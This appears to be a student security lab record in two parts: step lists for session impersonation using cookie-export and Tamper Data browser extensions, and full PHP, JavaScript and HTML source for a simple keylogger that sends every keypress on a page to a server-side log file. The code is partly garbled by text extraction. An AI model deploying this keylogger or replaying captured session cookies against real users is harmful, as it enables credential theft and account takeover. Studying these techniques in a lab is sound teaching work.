



AIM: Session impersonation using Firefox and Tamper Data add-on


A] Session Impersonation STEPS

- 1. Open FireFox
- 2. Go to Tools > Addons > Extension
- 3. Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool
- 4. Then Click on Cookie extension to get cookie
- 5. Open a Website and Login and then click on export cookie

Performed:







Tamper DATA add-on

- 1. Open FireFox
- 2. Go to Tools > Addons > Extension
- 3. Search and install Temper Data


Performed:





Tamper with requests who's URL matches: (,**)

Tamper requests only from this tab: □

Start Tamper Data?







Aim: Create a simple keylogger using PHP JAVASCRIPT AND HTML

CODE:

KEYLOG.PHP

<?php

\$file = fopen('keylog.txt', 'a+'); fwrite(\$file, date("Y-m-d H:i:s") . PHP_EOL .

\$_POST['presses'] . PHP_EOL); fclose(\$file); echo "OK";


KEYLOG.JS


var keylog = {

```
// (A) SETTINGS & PROPERTIES delay: 1000, // How often to
send data to server min: 5, // Send to server only when there
are at least X presses cache: [], // Key presses
// (B) LISTEN TO KEYPRESSES ON PAGE LOAD
 init: function () {
 window.addEventListener("keydown", function(evt){
keylog.cache.push(evt.key);
 });
 window.setInterval(keylog.send, keylog.delay);
 },
// (C) SEND CAPTURED KEYS TO SERVER send: function
() { if (keylog.cache.length > keylog.min) {
 // (C1) DATA var data = new FormData;
data.append("presses", JSON.stringify(keylog.cache));
 // (C2) AJAX var xhr = new
XMLHttpRequest();
xhr.open("POST", "keylog.php");
 // OPTIONAL - FOR DEBUGGING OR FEEDBACK
```

```
// xhr.onload = function(){ console.log(this.response); };
xhr.send(data);
                keylog.cache = [];
}}
};
window.addEventListener("DOMContentLoaded", keylog.init); KEYLOG.HTML
<!DOCTYPE html>
<html>
<head>
<title>Simple JS Keylogger Example</title>
<script src="keylog.js"></script>
</head>
<body>
<h1>Keylogger Example</h1>
All keypresses will be collected!
<input type="text"/>
<br><br>
<textarea></textarea>
</body>
</html>
```

OUTPUT:





Keylogger Example

| All keypresses | will | be co | llected! |
|----------------|------|-------|----------|
|----------------|------|-------|----------|



